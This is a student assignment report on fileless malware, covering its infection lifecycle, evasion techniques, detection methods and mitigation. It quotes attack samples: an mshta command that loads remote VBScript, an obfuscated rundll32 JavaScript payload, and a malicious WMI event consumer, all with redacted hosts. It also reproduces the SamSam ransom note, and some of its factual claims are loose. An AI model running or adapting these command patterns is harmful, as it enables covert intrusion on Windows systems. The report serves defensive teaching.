Sri Lanka Institute of Information Technology

The treat of the future fileless malware

Individual Assignment

IE2022 - Introduction to Cyber Security

Submitted by:

Student Registration Number	Student Name
IT20028046	Gunathilaka S.B.M.B.S. A

Date of submission

Table of Contents

Abstract

Imagine there is harmful malicious software or a virus in our system, but it is invisible to the system firewall and antivirus software. It means our systems are not safe anymore in this situation. in 2017 introduce fileless malware as a mainstream type of attack. This is a kind of malicious attack that can easily bypass our basic security defenses such as firewall, antivirus software. These kinds of malware attacks that happened in history are given below.

- Frodo
- Number of the Beast
- The Dark Avenger

Fileless malware usually uses windows PowerShell to execute the malicious attack in a system. This kind of malware does not store or write its body directly onto the computer storage, leaving no footprints (known as a zero-footprint attack). these malware attacks usually use applications installed on the operating system, which is thought to be safe applications. So, this malware does not need specific malicious software or malicious files to perform an attack making it hard to detect, control, and remove. These reasons become the Fileless malware to the biggest threat, and according to Symantec's 2019 Internet Security Threat Report, it is a bigger digital infiltration threat to companies. We will discuss what is fileless malware, fileless malware detection, and prevention techniques in detail.

1. Introduction

Malware is a malicious program, that can alter, damage, or gain access from a targeted computer system. But these applications are developed to install to the target machine and do some harmful things automatically. There was a rapid evolution of malware attacks in the past few decades so in this time period invented so many new malware techniques including the fileless malware attack. According to Verizon's 2017 data breach investigations report [3], there is 49% of attacks happened including fileless malware.

We can include the fileless malware into the category of LOC (low-observable characteristics) attacks because fileless malware is a kind of invisible attack that can bypass most basic security mechanisms and defeats forensic analysis efforts. This fileless malware not like the other malware and viruses, without have space to save the malicious files the infections go straight into the memory but the malicious codes are never stored on the hard disk.

Antivirus software is designed to identify, block, remove malicious software, and repair infected files. The scanning process of the antivirus software will begin from a specified file location and comparing files to specific bits of code that can be a hash key, against information stored in the antivirus software's database. If a file has a matching pattern with the database, it can consider as a virus and it will delete or repair by the software. This fileless malware developed in a way it is very hard to detect by security solutions such as antivirus software. Most of the time fileless malware is written into memory rather than a file stored in a hard disk. That's why it is called fileless malware.

After writing malicious content on the system memory, the attacker tries to gain access to a system or get control over legitimate system applications and system administrator tools like MS PowerShell, windows management instrumentation (WMI). these tools give a chance to execute the process and the malware spreading activities. The antivirus programs and other security solutions can't detect this malware because it leaves zero footprints (no traces) that's the reason it becomes undetectable. But in a system restart or shutdown can stop the malware activities, because it only can keep data inside the system memory. When the system shutdown or restart the main memory will be erased automatically. The malware no longer exists but the vulnerability still there and an attacker can still use that vulnerability to steal data or install other kinds of malicious software. the attacker can even set up another script to activate after a reboot [7].

Most of the low-observable characteristics (LOC) attacks use legitimate tools like MS PowerShell. PowerShell can be used to automate tasks and configuration management and also command-line shell and associated scripting language included to the PowerShell providing adversaries with access to just about everything and anything in Windows.

Whatever performs a fileless malware attack is not a very difficult thing. We can use Frameworks like Metasploit, it provides many fileless attack options such as reflective DLL injection. There are a lot of tools we can use for a fileless attack.

A fileless malware can come to a system most of the time with a phishing mail containing the malicious payload.

The threat actor uses some methods to delivers fileless payloads to a targeted victim's machine. (according to www.kaspersky.com)

1. Vulnerability exploitation
2. Malicious document with macros
3. Simple executable file


The payload executes automatically and establishes contact with the payload creator or the remote attacker. After the remote connection establishing successfully, the attacker can go through the targeted system firewall and manipulate native apps, search for sensitive data. The following techniques are mostly used in fileless attacks: (according to www.kaspersky.com)

- Windows Management Instrumentation subscription (WMI) consists of the malicious script.
- harmful script directly sends as command line parameter to the MS PowerShell.

- the script that could be malicious stored in the registry and/or OS scheduler task, and executed by the OS scheduler
- harmful executables extracted and executed directly in computer memory without saving on disk through the .Net reflection technique
- And others

Fileless malware infection life cycle

The fileless malware attack is a type of low-observable characteristics attack. fileless attack has to complete some stages to achieve its target.



Lifecycle of Fileless Malware attack

01. initial delivery

The attacker who performs the fileless attack often uses social engineering to get information about the victim and get users to a phishing email and click on a link or malicious attachment. The malicious payload(script) can hide in a file created by a legitimate and authorized application or it can be hidden in flash on a website, is downloaded secretive and undetectable way and written the malicious content to the main memory or sometimes other non-traditional location to become invisible to the antivirus scanning process. at this time the threat actor wants to make sure that the basic security mechanisms will not be monitoring any files or behaviors. The attacker often does two things at this point [2].

- Download malicious content to computer memory and execute.

  There is a big advantage to attackers. They can set up to download the file contents whose signature will detect if the files are written to the hard disk. Attackers often use PowerShell-based malware because it is supported to memory-based download and execution.it helps to keep the malware undetectable in the system.

- Use legitimate and trusted applications.


  Attackers use whitelisted applications, which security solutions won’t scan because these applications don’t typically download malicious content.

02. fileless persistence

When a fileless malware in the main memory, what happens if the targeted machine is restarted? The malicious content is obviously erased from the memory so the existence of fileless malware is very short. Attackers use some techniques to gain persistence if that’s what they are after. As a solution, they look for an unusual location that is associated with the operating system or other common utilities to store the malicious content. They often chose windows registry, WMI (Windows Management Instrumentation), SQL tables, or sometimes they use scheduled tasks to inject malicious code into system processes, it helps the threat actor to evade inspection, and these activities seem like done by the trusted applications and their legitimate processes. The malicious script will pass to MS PowerShell and be stored in a scheduler task or a registry, it will execute by the OS scheduler [2].


03. malware execution

After Every persistent technique takes place, the malware functionalities fully depend on windows applications such as PowerShell, JavaScript, macro, and many other legitimate resources of windows executables. Typically, they can be dual-use tools such as netsh psExec.exe, memory only payload, and non-PE file payload like PowerShell scripts.




```
mshta.exe about:"<script language="vbscript" src="http://[redacted]80/download/microsoftp.jpg">code close</script>"
```

With the help of mshta (Microsoft HTML Application)application, the malicious script can execute



```
rundll32.exe javascript:"puqvm8\..\mshtml,runhtmlapplication ";eval("usxzchw7<odv!@
){return(string.fromcharcode(eeyq7.charcodeat()^1));})) dhj5e2z1bmn0aw9uigdke1bhcmf
cnlnb2r1bguilcrmywxzzskurgvmaw5lvhlwzsgidcisiknsyxnzlfb1ymxpyyxtzwfszwqsqw5zaunsyxn
bgfncygiunvudgltzsxnyw5hz2vkiik7cmv0dxjuicruexblqnvpbgrlci5dcmvhdgvuexblkck7fwz1bmn
vhlwzsgitwljcm9zb2z0lldpbjmyllvuc2fmzu5hdgl2zu1ldghvzhmikttyzxr1cm4gjfvuc2fmzu5hdgl
cd0woyhbu3lzdgvtllj1bnrpbwuusw50zxjvcfnlcnzpy2vzlk1hcnnoywxdojphzxrezwxlz2f0zuzvckz
ldasmck7fwnhdgnoe31zbgvlccgxkttlegl0ow== vyvsg+xoamtyamvmiuwywgpyzolfmlhqbmajrzxyam
ncuwdffwndqojdecjtfsntbazwcln9itn9ipcbbadydpcdbb1bkcd+a9y64p4d3udixxw/0x4i0x4o0xkco
ia8j/0escm8bfxlvjwhaavyvsg+xoamtyamvmiuwywgpyzolfmlhqbmajrzxyamvmiuwewgpszolfofhqm2
ntbazwcln9itn9ipcbbadydpcdbb1bkcd+a9y64p4d3udixxw/0x4i0x4o0xkcownrcbquv9v8it1ciueqb
```

The malicious JavaScript script execute using rundll32 application.rundll32 is a Microsoft windows host process



```
instance of ActiveScriptEventConsumer
{
        CreatorSID = ([redacted]);
        Name = "[redacted]";
        ScriptingEngine = "vbscript";
        ScriptText = "On Error Resume Next:Const link = \"http://[redacted]\":Const link360 = \"[redacted]\":browsers =
};
```

An example of malicious WMI(windows management instrumentation) subscription

04.Achieve objective

At this stage, the system is fully compromised. so the threat actor can reconnaissance, credential harvesting, and pretend like the original user, damage files and the system, or steal sensitive and intellectual property (Cyber Espionage). even the attacker can monitor the compromised system activities, they can use file-based malicious software to do more harm to the target.

Types of fileless malware

There are two major categories of fileless malware attacks. The categorization is done depending on how it is executed.

1. RAM-resident Fileless malware
2. Script-Based Fileless Malware

1. RAM-resident Fileless malware

This type of fileless malware runs inside the RAM, which's the main memory of the computer and the main benefit is the malware can stay undetectable. most antivirus software checks when a new process is created in memory. what the antivirus software actually does is it will be verifying digital signatures, digital certificates, and searching for malware signatures with the new process. the antivirus software also checks the already created and running processes on the computer memory that can be a virus o malware. so the antivirus software unable to detect the malware until it creates files or writes codes onto a file or makes changes to the file system.

We know that antivirus software has a database maintained by the software company and they include signatures for files with malware and they continuously update the database with new malware signatures. that database helps to identify a malicious executable by comparing file signatures. the antivirus software can get decisions and react to a behavior or an event based on the unsuspicious files found on the hard drive or the file system. the fileless malware can only detect using indirect indicators which are the currently running processes. we can’t restart the computer or kill every unsuspicious process in the main memory because it can cause to loss of unsaved data of the user. because of these reasons the fileless malware executes inside the RAM has more persistence than the other malware and it will not be detected.

2. Script-Based Fileless Malware


A script can use to do automated activities in a program or a system and script is the easiest way to automate. this type of attack is also based on scripts that become the attack automated. the threat actor creates this malware to do exploitation using vulnerabilities in MS office, windows default applications, and MS PowerShell. Earlier attackers get an advantage from VBscript in MS office documents to download additional malware sectors or payload into the targeted computer. attackers set up these VBscripts to execute commands with minimum OS system privileges so the commands will execute and download additional malicious executables. but this way can only use for malware because there are several difficulties in the windows environment. after they want to find a more suitable program that can run scripts without any problems so they got the MS PowerShell.

MS PowerShell is invented for system administrators and it is a command-line utility with including and it has interacting prompt and suitable environment for scripting. so that allows accessing kernel configurations, files, and digital signature certificates for system administrators. Script-based fileless malware not fileless always. even there are not fileless but still they are undetectable.

There are two examples described below among so many attacks.

SamSam ransomware

SamSam is a semi fileless attack that happens in late 2015. if a computer is infected with this ransomware it looks like this.




```
                                        #What happened to your files?

All your files encrypted with RSA-2048 encryption, For more information search in Google 'RSA Encryption'

                                        #How to recover files?

RSA is a asymmetric cryptographic algorithm, You need one key for encryption and one key for decryption
So you need Private key to recover your files.
It's not possible to recover your files without private key

                                        #How to get private key?

You can get your private key in 3 easy step:
Step1: You must send us 0.8 BitCoin for each affected PC OR 4.5 BitCoins  to receive ALL Private Keys for ALL affected PC's.
Step2: After you send us 0.8 BitCoin, Leave a comment on our Site with this detail: Just write Your 'Host name' in your comment
*Your Host name is: [redacted]




Step3: We will reply to your comment with a decryption software, You should run it on your affected PC and all encrypted files will be recovered
* Our Site Address: http://[redacted].onion/nonsubscription/
* Our BitCoin Address: [redacted]


(If you send us 4.5 BitCoins For all PC's, Leave a comment on our site with this detail: Just write 'For All Affected PC`s' in your comment)
(Also if you want pay for 'all affected PC`s' You can pay 2.25 Bitcoins to receive half of keys(randomly) and after you verify it send 2nd half to receive all keys )
                                        How To Access To Our Site

For access to our site you must install Tor browser and enter our site URL in your tor browser.
You can download tor browser from https://www.torproject.org/download/download.html.en
For more information please search in Google 'How to access onion sites'


                                        # Test Decryption #


Check our site, You can upload 2 encrypted files and we will decrypt your files as demo.

If you are worry that you don't get your keys after you paid, You can get one key for free on you choise(except important servers), Tell us one of your hostname to receive the free key
Also you can get some single key and if all single BTC taht you paid reached to all keys price you will get all keys
Anyway be sure that you will get all your keys if you paid for them and we don't want damage our reliability
With buying the first key you will find that we are honest.
```

The malicious payload that contains the ransomware cannot analyze its own.it needs an initial script. because the payload of this ransomware decrypted at the run-time and It needs to find a sample of payload.it can find a sample to analyze during an attack happens. this ransomware can't behave and spread its infection like other malware and the author of the ransomware needs to enter a specific password to disk decryption to execute it. this reason makes this ransomware from others and we can see several waves of this ransomware and it evolving constantly.

Operation Cobalt Kitty

Operation cobolt kitty is done by very skillful hackers in the OceanLotus group and it has an advanced persistent. there are several stages to complete this type of attack.

1. Penetration
2. Foothold and persistence
3. Command & control and data exfiltration
4. Internal reconnaissance
5. Lateral movement



An Asian corporation was the target of Operation Cobalt Kitty attack an attack that happens almost 6 months. they use spear-phishing to gather data from servers.

Fileless malware evasion techniques

Attackers use several evasion techniques when they developing fileless malware.

1.Malicious script in documents.

Most of the fileless infections infect document files .in this technique attacker sends the malicious attachment usually as an email or through another messaging method. following purposes, they hope from this activity. These document files also can use as a container because document files can become a flexible file container for other files.

For example, an attacker can create a malicious JavaScript script and embed the malicious file with an MS Office document. when the person who receives the document clicks on the embedded document it will execute the malicious script.PDF and RTF files also can embed with the malicious code and bring it to the victim. Antivirus software and other anti-malware applications incapable to detect this behavior because this is a feature of the respective applications.

- Document files capable to execute the malicious logic that causes to start infecting process and the modern type documents support the advance and powerful scripting capabilities.

Ex-MS office is capable to execute VBA (Visual Basic for Applications) macros.
Using these kinds of features the attacker can implement the malicious logic without using executables and also the antimalware applications can’t detect the script.
in many scenarios, the malicious code executes directly inside the memory because the document leads to happen this and this is a part of the fileless malware infection process.

2.Malicious Scripts

Malware authors keep more trust in malicious scripts than traditional malicious executables during an attack that have fileless attributes. as we discussed earlier the scripts supports and can embed with documents, the scripts gave more advantages when scripts directly run on MS windows.

- Scripts execute in the memory and they interact with the operating system and web browsers without any problem.
- Most of the time antimalware creators unable to detect and destroy them than other types of malicious executables.
- The threat creators create malicious logic that can split and execute on more than one process to hide from behavior detection. because of that the behavior analysis and antimalware technologies take a long time to detect them.

In default script, interpreters include PowerShell, JavaScript, and VBScript by the MS Windows and its vendors. attackers need some other tools including the MS PowerShell to run this kind of script such as mshta.exe, cmd.exe, cscript.exe. Microsoft windows invented a subsystem for Linux and they provide more scripting technologies with it.

3.Living off the Land

We already know fileless malware often misuses the utilities coming inbuilt in MS windows. these tools allow the attacker to move one attack to another attack without using executables. this mode of operation is known as “living off the land”.

The infections begin across documents when the malicious code can interact with the local files and the attacker use inbuilt utilities with the OS to download more additional malicious artifacts when needed, maintain persistence of malware, data harvesting and do more things. to achieve these objectives attackers use regsvr32.exe, rundll32.exe, certutil.exe, and schtasks.exe [4].

WMI (windows management instrumentation) comes with the operating system that offers threat actors additional benefits to live off the land. windows management instrumentation

allows attackers to interact with most areas of the endpoint .to do that they get the help of 'wmic.exe' and some other executables and using scripts like PowerShell.
They use only trusted and legitimate windows utilities and capabilities to perform the above actions, which makes the fileless malware undetectable and antimalware technologies also unable to restrict them.

4. Malicious Code in Memory

Antimalware applications inspecting files stored on the hard disk and only catch the malicious code when malicious code solely in memory. There are two types of memory which are volatile and non-volatile. because of that, the malware has to change its behavior or it can find a blind spot and operate from there. when the attacker begins to execute the malicious content on the victim's system using methods we outlined earlier, the attacker can release the malware into memory without write onto a file in the hard drive. sometimes the code will extract its own memory space or it can find another trusted process and injects the malicious code into it. this type of technique can bypass application whitelisting and many security controls.

Detection techniques

Some traditional approaches can use to detect malware, such as sandboxing, execution emulation. But these tools can fail when noticing fileless malware.

As we discussed, fileless malware needs tools like WMI, MS PowerShell to do infections. An attacker uses these tools to remote command execution, maintain and establishing malware persistence, or transfer files. There is a big challenge when detecting fileless malware because the traditional methods can't detect them anymore.

There are several techniques and mechanisms developed and proposed by malware researchers to detect such fileless malware infections.

Some techniques can be automated, but some need a security professional to handle and look into the evidence. also, some traditional approaches can detect malware, such as sandboxing and execution emulation.

File sandboxes

Sandboxes have traditional security defenses that can detect threats missed by signatures. When the MS PowerShell runs on the operating system, it runs inside the sandbox, and the PowerShell executions are monitored by it. When it is found a susceptible and harmful call, it will be blocked and inform as a threat.

Execution Emulation

Windows PowerShell can use to design an emulation because it is an open-source tool. So then we capable of doing executions and interpretations of MS PowerShell scripts. Before verifications start in hosts PowerShell, the emulation engine developed using PowerShell can

verify scripts. Also, the emulation engine can operate to convert the script to a readable form and look for string constants to mark any malicious script as a malicious indication.

Heuristics Based Detection

this detection method uses a training phase to analyze activities are done by the malware. After that, the file is tagged as a malicious executable or file in the testing phase

The fileless malware uses PowerShell scripts to monitor the system. The heuristics detection mechanisms can detect malicious PowerShell scripts set to monitor and their suspicious calls and the execution location. If the windows PowerShell start a process suddenly for word or other document or browser, it may be suspicious and must inspect. We can use restrictions to control that have a chance to trigger a PowerShell process. These heuristics cannot make a very clear conclusion about suspicious scripts. .the main disadvantage of this method is it has a considerable chance of false and high monitoring time.

Manual detect mechanisms

monitoring the behavior of the system

The system needs to consider two significant things to detect fileless malware.

First, monitor the processes that live in memory and monitor the events assigned for security purposes for the program execution. Command-line console and PowerShell can use to do this.

1.attacker first tries to get the root access of the target system and tack PowerShell with necessary privileges. The system needs to inspect features that the PowerShell and its capabilities do. such as:

- Remote command execution
- Change the privilege level to access WMI and framework base library.
- Programs run in the main memory can be malicious processes.

2.need to identify information sources like network traffic, network connectivity, and changes that happen to registry keys. Also, the system can check the event log to make sure malicious activities happen in the system.

Detection by rule-based

Most malicious programs spread by an attacker or a botnet create by an attacker to find systems that have a vulnerability possible to exploit are consist with MS office applications Ex. word, excel, PowerPoint

programs that can trigger cmd or PowerShell such programs also can be malicious.

The detection technique work according to the rule that can detect the malicious process and distinguish it from other processes.

Also, according to these rules, we can secure the browser from malicious apps from executing cmd and PowerShell, and it works for other malware that works on MS office applications.

learning behavior of attack

In the client-server paradigm, it can create a framework, and it includes all the endpoints that have a client deployed.

There are three stages in a framework

- Capture events
- Tag events
- Learn from that events

The client can capture all generated events created by the host to inspect all activities. A tag assigns by the client to every event to detect the attacker's activities. Most of the analysis engines work on the tagged events to identify malicious activities in the host. To learn about events and analyze the behavior, we need to be use tagged data. It helps to detect malicious activities [5].

Signature-based detection

General antivirus programs use signature-based to detect malware and other malicious executables. The Antivirus program gets a unique signature from a suspicious file. It compares the signature with the antivirus program's database to detect its malware or other malware malicious programs. A signature is consisting of a hash file or sequence of bytes. Antivirus program able to identify malicious programs Using that set of bytes or the hash value. Attackers change this hash file or byte set to evade detection by security mechanisms. This is the main disadvantage of signature-based security programs. These programs perform well and effectively when detecting known malware but a new malicious program that is not in the database of the antivirus program is unable to detect the malicious program.

Malware analysis techniques.

1.static analysis

We can analyze the portable executable files without running that files using this static analysis. Before analyzing, it needs to unpack and decompress a PE file. Dissembler tools like IDA pro can show the assembly instructions and give details about malware and patterns to find the attacker.

2.dynamic analysis

The suspicious files are runs within a controlled environment like VM, emulator and monitor its behavior. It is called dynamic analysis or behavior analysis. The malware behaves its usual way in that controlled environment. the advantage of this method is that it can detect known and unknown malware types.

3.Hybrid analysis

This technique has static analysis and dynamic analysis, both features. This technique will collect information using the above two techniques. The significant advantage of this technique is has a better chance to detect malicious programs.

4.memory analysis

Nowadays, this is a popular method to detect malware .it also proved its efficiency and accuracy in malware analysis. I can analyze malware hooks and their script in a normal scope. It analyzes the currently running programs, OS, and the performance and general state of the system. It uses a memory image to analyze those things. This memory forensic technique is able to view malware behavior.

Ex.DLL injections and other undetectable processes

Fileless malware mitigation

- Whenever possible, check for the latest patches to fix vulnerabilities in the application and run a security check.


- Update the operating system with the latest updates and security patches released by the vendor.
- Use other tools like Microsoft enhanced mitigation experience toolkit (MEME) to inspect and detect the baseline.
- Restrict and limit access to Windows PowerShell. Because PowerShell can run scripts automatically and also it can exceeding the windows group policy.
- Restrict the applications that can access the browser and other applications such as MS office package, Microsoft application, and tools like PowerShell, JAVA, and WMIC.
- Improve and use machine learning and artificial intelligence (AI) to prevent exploitations.
- Limit the scope of the scripts to the prevention of download additional malware or create inside the environment.

- Monitor Applications that access the thread data like PowerShell. Because that

- Use defenses like vulnerability assessment, exploit protection, firewall, and URL filtering to minimize the attack harmfulness and prevent the attack at the beginning of the infection.
- Use reputation enforcement to prevent and override processes in the targeted application from executing even the application whitelisting.
- Machine learning and execution analysis of customized payloads controlled by machine learning can stop zero-day payload executions.
- For an efficient detection of fileless infections can use behavioral analysis to detect infections at the execution stage.

2. Evolution of the topic

When the origin of the fileless malware, a talented malware author has to write many codes, spend significant time and effort. To create this kind of malware, the author has to have a high level of programming knowledge. The .NET framework released by Microsoft in 2002 makes differences in the software development industry and malware development, so it helps develop fileless malware. The .so the .NET framework made the malware development easier than before, and it helps malware authors to spread malware and achieve the goals of the malware. The new methods invented after the .net framework was released replaced the old methods of malware creation, and I help them stay ahead of the antivirus companies. This .net framework makes easier the popular host platform of attacking is by using PowerShell. PowerShell is a more powerful tool in Microsoft windows, and it provides enormous flexibility and ability for all stages of an attack. Also, it can make attacks and evades most of the security mechanisms, such as antivirus software. Attackers often use legitimate whitelisted modules by the system administrator to perform a malware attack.ms PowerShell is highly integrated into the windows environment because it is very hard to monitor its activities or disable them by the administrator users 